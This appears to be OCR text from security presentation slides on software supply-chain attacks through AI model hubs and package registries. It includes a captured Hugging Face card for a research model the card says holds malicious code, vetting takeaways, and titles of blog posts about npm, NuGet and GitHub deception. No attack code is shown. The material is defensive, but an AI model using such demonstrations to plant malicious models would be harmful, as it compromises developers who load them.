
Training Dataset



Evaluation &
Refinement








Malicious Models




Hugging Face





gpt2



Attacker







jossefharush/gpt2-1s □ like 0

Feature Extraction

Transformers

PyTorch

gpt2

Inference Endpoints

text-generation-inference

License: apache-2.0

Model card

Files and versions

Community



Train

Deploy

Use this model

This model has one file that has been marked as unsafe.
View unsafe files

Edit model card

Downloads last month
13



DISCLAIMER - DO NOT RUN

This model is intended solely for research purposes. It contains malicious code (with controls to be executed only in specific endpoints) and should only be executed in a controlled environment. It is designed to demonstrate potential security vulnerabilities and should not be used maliciously or for any unauthorized activities

If you have any questions or concerns regarding this experiment, please contact us at supplychainsecurity@checkmarx.com for clarification or assistance.

By using this script, you agree to adhere to ethical and legal guidelines, and you accept all responsibility for any consequences that may arise from its use. Use it responsibly and only on systems and networks that you have explicit permission to access and assess.

Inference API

Feature Extraction

Your sentence here...

Compute


This model can be loaded on Inference API (serverless).

JSON Output

Maximize

Takeaways

Don't Be First To Install Latest Versions





Popular  **Safe**

Don't take code/models from strangers

(without vetting)



zero.checkmarx.com



Popular NuGet Package "Moq" Silently Exfiltrates User Data to Cloud Service

The highly popular NuGet package Moq with total downloads of 475M+, released on August 8th new versions 4.20.0-rc, 4.20.0 and 4.20.1 with a...

Jossef Harush Kadouri
Aug 9 · 4 min read



Manifest Confusion: Don't Believe What You See; How Attackers Can Trick Developers

Manifest Confusion—"massive bug at the heart of the npm ecosystem" reported by Jeremy Clarke, former NPM Engineering Manager last month.


Yehuda Gelb



How Attackers Manipulate Their GitHub Profiles to Deceive You—Part 5

Welcome to the fifth of our posts where we will be diving into the dark art of deception on the most trusted platform that...

Yehuda Gelb
Jul 24 · 2 min read



How Attackers Manipulate Their GitHub Profiles to Deceive You—Part 1

Welcome to the third of our posts, where we will be diving into the dark art of deception on the most trusted platform that...

Yehuda Gelb



First Known Targeted OSS Supply Chain Attacks Against the Banking Sector

How Attackers Manipulate Their GitHub Profiles to Deceive You—Part 2

The image shows a screenshot of a Medium blog post interface. At the top, there's a navigation bar with a search bar containing the URL <https://medium.com/checkmarx-security>. Below the navigation bar, the title "Checkmarx Security" is displayed. The main content area features several article cards. One card on the left is titled "Manifest Confusion: Don't Believe What You See; How Attackers Can Trick Developers" by Yehuda Gelb, dated Aug 9, with a 4-minute read time. Another card on the right is titled "WASP Attack on Python — Polymorphic Malware Shipping WASP Stealer; Infecting Hundreds..." by Jossef Harush, dated Nov 14, with a 7-minute read time. In the bottom right corner of the main content area, there's a small thumbnail for an article titled "LofyGang - Software Supply Chain Attackers; Organized, Persistent, and 